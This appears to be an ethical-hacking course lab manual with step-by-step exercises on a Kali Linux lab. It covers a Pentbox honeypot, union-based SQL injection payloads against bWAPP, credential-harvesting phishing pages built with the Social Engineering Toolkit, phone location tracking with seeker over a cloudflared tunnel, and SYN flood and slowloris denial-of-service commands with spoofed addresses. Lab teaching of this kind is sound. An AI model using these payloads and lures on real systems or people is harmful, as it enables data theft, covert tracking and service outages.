Exercise 1

1. **a. Write about the google dorks.**
   b. Write the steps to grab the cookies in the local machine.
   c. Write the functionalities of some sites like osint framework pentestgpt.com, tempmailo.com, scihub whatismyipaddress.com in short.

Exercise 2

Aim:- Setup a honey pot and monitor the honey pot on network using Kali Linux.

Steps to follow

1. Open Kali Linux with user name password
2. We can use Pentbox honey pot for this purpose.
3. Open pentbox honeypot in browser. Choose Github clone version for the lab sessions.
4. Copy the github clone link for accessing honeypot
   Link is https://github.com/technicaldada/pentbox.git
5. Open Kali Terminal and type >> git clone https://github.com/technicaldada/pentbox.git
6. Make sure all the packages are downloading.
7. Once download is complete go to pentbox 1.8 folder (cd pentbox 1.8)
8. Type ls . It will display all the files and folders in the pentbox 1.8 folder.
9. You will also find one tar file named pentbox.tar.gz. Untar it with the following command >> tar xvzf pentbox.tar.gz
10. All the files will be downloaded.
11. After downloading go **to pentbox-1.8** folder with cd command again type ls command to check the folder contents. You will find pentbox.rb.
12. Execute the file with ./pentbox.rb command.
13. It will display all the tools it in. Select option 2 – Network Tools, select option 3- Honeypots.
14. First Select option 1- Fast Auto Configuaration.
15. It will set up the honeypot automatically. Now observe for the suspicious activity at the honeypot.
16. To observe it, open another terminal and type ifconfig to check own IP address.
17. Open new browser and type the same IP address in the address bar.
18. In the browser you will get some out. But if u observe the pentbox terminal you will get the following output.

    INTRUSION ATTEMPT DETECTED! from 10.0.2.15:55454 (2024-07-10 13:40:53 +0530)

GET / HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1


19. Close the honeypot by typing (ctrl+c)
20. Next set up the honeypot manually by following steps 12 and 13.
21. Select option 2- set up honeypot manually.
22. For Insert port to open – type 80/23
23. For Insert false message to show – type “hi”.
24. For net 2 options type n and y.
25. You will get “ Your honey pot id activated at port 23”
26. To test it , open another terminal and type the nmap command as >>nmap –p23 10.0.2.15.
27. It will show that port 23 is open at the give IP address.
28. Type the command >> nc –nv 10.0.2.15 23
29. You will see that intrusion detection is detected in pentbox terminal.

Monitor the ssh connection

To monitor the ssh connection, first we need to setup ssh connection in Kali.

Setup and Configure SSH in Kali Linux

1. SSH is used remotely login into the system.
2. If we want to remotely login into kali, kali need to be set to use bridged adapter in network settings. Switch on kali and follow the steps at the terminal.
3. Enable the ssh in kali as follows
    i. sudo apt update // to update
    ii. sudo apt install openssh-server // to install ssh server
    iii. sudo systemctl start ssh //start ssh server
    iv. sudo systemctl enable ssh //enable ssh on bootup
    v. sudo systemctl status ssh //check the status of ssh
    vi. sudo systemctl restart ssh //restart the ssh services
4. In order to remote access kali from windows host, we can use putty as client.
5. Download putty from https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html
6. Download putty x86 64 bit version.

7. Open putty and type 192.168.1.3(IP address of Kali in Bridged adapter mode) at the destination address.
8. 

9. Accept the pair and we will the following screen
10. Next set up the honeypot manually by following steps 12 and 13 from above steps.
11. Select option 2- set up honeypot manually.
12. For Insert port to open – type 23
13. For net 2 options type n and y.
14. You will get " Your honey pot id activated at port 23"
15. Go to putty and and connect to kali using port 23 (instead of port 22).
16. The honeypot will show that "some intrusion is there at the ssh/telnet shell.

Exercise 3

Write a script or code to demonstrate SQL injection attacks.

Lab setup for various injection attacks

1. Download and install wampserver from https://www. wampserver.com/en/
2. If it is showing some errors then some of the vc++ redistribution files , then we can download it from Wampserver - Files and addons. Download the zip file, extract it and install all the files one by one .
3. After installation of all the redistribution files, install the wampserver.
4. Once installed check if it is working or not. Its icon must be shown as green color.
5. Download the bwapp.zip file from https://sourceforge.net/projects/bwapp/
6. Extract it into folder.
7. Inside copy c:/bwapp/bwapp folder and paste into C:\wamp64\www
8. Open C:\Users\LCS\Downloads\bWAPPv2.2\bWAPP\admin\settings.php file in notepad, search set db_password =' '.
9. Restart the wamp services .
10. Once restarted, go to browser and type localhost/bwapp/install
11. It will give the install page, but when we try to install, it will give some error at line 40.

12. To fix this error, we will open C:\wamp64\www\bWAPP\install.php and at line 29 add **mysqli_report(MYSQLI_REPORT_OFF);**
13. Refresh the page in the browser and it will install bwapp in the wamp
14. **It will display bwapp installed successdfully.**


Exercise 1:- bwapp sql injection get/search

Steps

1. When we select this option from the dropdown list, we may get error. According to the error we have to do corrections in the C:\wamp64\www\bWAPP\connect.php file as follows.
2. Convert all mysql commands to mysqli commands as follows

```
$link = mysqli_connect($server, $username, $password, $database);

    die("Could not connect to the server: " . mysqli_error());
$database = mysqli_select_db($link,$database);

    die("Could not connect to the database: " . mysqli_error());
```


3. After this we will be directed to the following web page



4. When we try to search for movie, again it may give error. So make changes in the C:\wamp64\www\bWAPP\sqli_1.php file as follows


```
$sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title)
. "%'";

    $recordset = mysqli_query($link,$sql)

    <td colspan="5" width="580"><?php die("Error:mysqli_error());
?></td>


    if(mysqli_num_rows($recordset) != 0)

        while($row = mysqli_fetch_array($recordset))

mysqli_close($link);
```

5. After these corrections, we get the following screen



6. When we enter spider, we get some listing. But when we enter, spiderman, we get " no movies found"
7. Then we give some injection characters like 'or1 or – or -and check. Here we will check by typing spider1' -- - in the search box.
8. In the url it is showing as 'http://localhost/bwapp/sqli_1.php?title=spider1%27+--+-&action=search'

9. And hence we conclude that the string 1’ -- - is breaking the sql query in our case. And it is shown as




.


10. Next we find out about how many columns does it have.

In the search box **type ‘spider1' order by 5 --** -‘ . here it does not show any error. It just show no movies found. Then try with 6,7,8. When we enter 8, it will give error. So here we conclude that, in our db we have 7 cols.


11. Next we find, what are those columns, by typing ‘spi1' union select 1,2,3,4,5,6,7 -- -‘ in the search bar and we will get the following screen



12. We will get the database with s**p1' union select 1,database(),3,4,5,6,7 -- -** in the search bar. And we will get



13. We can find the version by typing **‘ union select 1,database(),version(),4,5,6,7 -- -‘** and we will get the version.
14. Next we find all the table names by typing **sp1' union select 1,table_name,3,4,5,6,7 from information_schema.tables-- -** in the search box.it will give the following screen




15. **Next** we **will** find out the columns in the table as follows
    sp1' union select 1,2,3,4,group_concat(column_name SEPARATOR ','),6,7 from information_schema.columns where table_name='movies'-- -

    or

    sp1' union select 1,2,3,4,group_concat(column_name SEPARATOR ','),6,7 from information_schema.columns where table_name='users'-- -

    type the above query in the search box
16. It will give the output as follows. We will get all the columns in



17. To get the contents of the table, we inject in the following way in the search bar **sp1' union select 1,2,3,4,group_concat(id,title),6,7 from movies -- -** and we will get all the table data.

Exercise 3

Create a social networking website login page using phishing techniques.

In this we will see social engineering attacks. Here we will create fake SE webpages like facebook, linkedin or others and send to the victim. When the victim access that fake page, we can trap his/her credentials.

1. Go to SE toolkit by clicking at the left top corner (All applications)
2. Select Social Engineering tools->Social Engineering toolkit and enter password
3. From the menu select 1 (Social Engineering attacks)
4. From types select 2(Website Attack Vectors)
5. From the menu select 3 (credentials harvestor attack method)
6. After that select 1 (Web Templates)
7. Enter the IP Address which is displayed there (10.0.2.15).
8. Select 2 or 3(google or twitter)
9. After that, it will create fake page for google/twitter at 10.0.2.15.
10. Check by opening the site in the browser.
11. Enter the credentials like username and password.
12. The entered username and password are trapped in the console.

13. Explore different SE attacks and record.

Trace the mobile location of the target machine

Tools Used :- seeker, cloudflared, hound

Steps for seeker

1. Download seeker from github. Search for seeker in github , copy the code.
2. At kali terminal, type **$git clone https://github.com/thewhiteh4t/seeker.git**
3. It will download the seeker
4. Now check with **$ls**
5. It should give seeker folder. Go to seeker folder with **$cd seeker**
6. In seeker folder, **$ls,** you will get seeker.py file.
7. Execute this with the cmd **$geet/seeker>python3 seeker.py**
8. It will start seeker application. Select any option 0-7 (lets say u choose **2** for watsapp)
9. Give the group name as :**Gifts**
10. Give the group icon path (download and png file in KL and give that path)
11. Give as **/home/geet/Downloads/giftbox.png**
12. It will give port as **8080** and server will start
13. It will wait for client's action.
14. We can open it in our own browser by typing **localhost:8080** in the address bar.
15. We can get the entire mobile location in the **seeke**r cmd promt. Copy the url and open in **google maps.** We will get the target phone location.

Using cloudflare tool

16. Cloudflare Tunnel :- Allows users to create a locally-managed tunnel
17. Can be installed as a system service on Linux
18. Can be used to preview local projects
19. Cloudflare tunnel is used to create the link of the application on the local machine to be used in the internet and external link
20. In the google search bar type github cloudflare releases.
21. Go to the site and navigate to the releases list.
22. Scrolldown and under Assets section locate for cloudflare-linux-amd64 link.
23. Long press on it and we will get the download link.
24. Copy the download link, go to terminal and type $wget https://github.com/cloudflare/cloudflared/releases/download/2025.1.1/cloudflared-linux-amd64
25. It will download the cloudflare tool.
26. But it can't be used as command.
27. So to make it as command type **$chmod +x cloudflare-linux-amd64** which will convert it into command

28. Next type the command as **$.\cloudflared-linux-amd64 tunnel - url locahost:8080**

Exercise 5

Write a code to demonstrate DoS attacks.

DoS Attack : - It is a Cyber attack where perpetrator seeks to make a machine or network resource unavailable to its intented users by temporarily or indefinitely disrupting services of a host connected to the network. It is an attack used to deny legitimate users access to a resource such as accessing a website, emails etc or making it extremely slow. There is one source and 1 target system.

DoS is accomplished by flooding the target system with many request to overload it and prevent some of the legitimate requests from being fulfilled.

DDoS attack: - There are many systems which send the requests to single target system.Multiple systems flood the available bandwith. Such an attack is the result of multiple compromised systems for eg. Botnet.

For this, we will download and install metasploitable 2 machine in the virtual machine as follows.

1. Metasplotable 2 machine is a vulnerable tool and is used for ethical hacking purpose.
2. Download the https://sourceforge.net/projects/metasploitable/. It will download zip file. Extract it into some folder.
3. Check the folder for Metasploitable 2 file of virtual machine disk format file of around 1880704Kb.
4. Open virtual box and click on new.
5. Give the values as follows
   a. Name of the machine :- meta (anything)
   b. Browse to the folder
   c. Select linux.
   d. Select Debian 64
   e. Leave storage setting as it is and click next
   f. Choose existing virtual machine disk file option and browse for the vmdf in our folder.
6. It will install the metasploitable 2.
7. Next in the virtual box go to settings-Network as select host-only adapter option and virtua-box host only adapter as 2nd option.
8. Then start the machine.
9. Username and password are msfadmin and msfadmin for metasploitable 2.
10. Type ifconfig. Note the inet address. In our case it is 192.168.56.101.

This completes the metasplotable 2 installation.

Next go the Kali Linux, open firefox browser and type http://192.168.56.101. It will open metasplotable 2 webpage in the browser. You can browse to DVWA Link. It will show the DVWA Web Page.

We can observe the traffic using wireshark.

For this, Go to Kali applications and select **Sniffing and spoofing** and select **wireshark.** Select eth0 and start capturing the packets and observe the traffic.

Next we launch the DoS attack using hping3 as follows

1. Open One terminal in Kali and enter root login
   >>sudo su
   Enter kali password
2. From root console type the command in the following way
   >>hping3 –S 192.168.56.101(metasploitable 2 IP address) –a 192.168.56.200 (Our spoofed IP address) –p 80(open port) - - flood
   {It will launch the synflood on the metasplotable 2 machine)
3. We can observe the traffic in wireshark. We can see traffic grows enormously after this command is executed.
4. Now, If we try to open metasplotable 2 machine, we cannot open as it is under DoS attack now.
5. We can stop the attack by pressing ctrl+C/Z/X

2nd way

1. In Kalilinux, open terminal.
2. Type **$ msfconsole (it will open msfconsole).**
3. **Open** Metasploit and find out the ipaddress with **$ifconfig**
4. In kalilinux, at the msfconsole, type $search syn flood
5. It will give the exploits of Metasploit exploits.
6. Type $use 0
7. It will go to the exploits namespace as msf6 auxiliary(dos/tcp/synflood)>
8. **msf6 auxiliary(dos/tcp/synflood)>show options**
9. set the options as follows
10. **msf6 auxiliary(dos/tcp/synflood)>set RHOSTS 10.16.0.92 (target ip)**
11. **msf6 auxiliary(dos/tcp/synflood)>set SHOSTS 10.16.0.95 (spoofed ip)**
12. **msf6 auxiliary(dos/tcp/synflood)>run**

13. observe the traffic using wireshark and also from the browser. When we try to open it, it will not open.
14. Stop the attack with **ctrl+c**

3rd way

1. We can **slowloris** tool to launch dos attacks.
2. Download it from github . copy the link from github as https://github.com/gkbrk/slowloris.git.
3. $git clone https://github.com/gkbrk/slowloris.git
4. It will download slowloris file.
5. **$cd slowloris**
6. **$python3 slowloris.py -p 80 -s 1200 10.16.0.95**
7. 10.16.0.95 is the target machine ip address
8. observe the traffic using wireshark and also from the browser. When we try to open it, it will not open.
9. Stop the attack with **ctrl+c**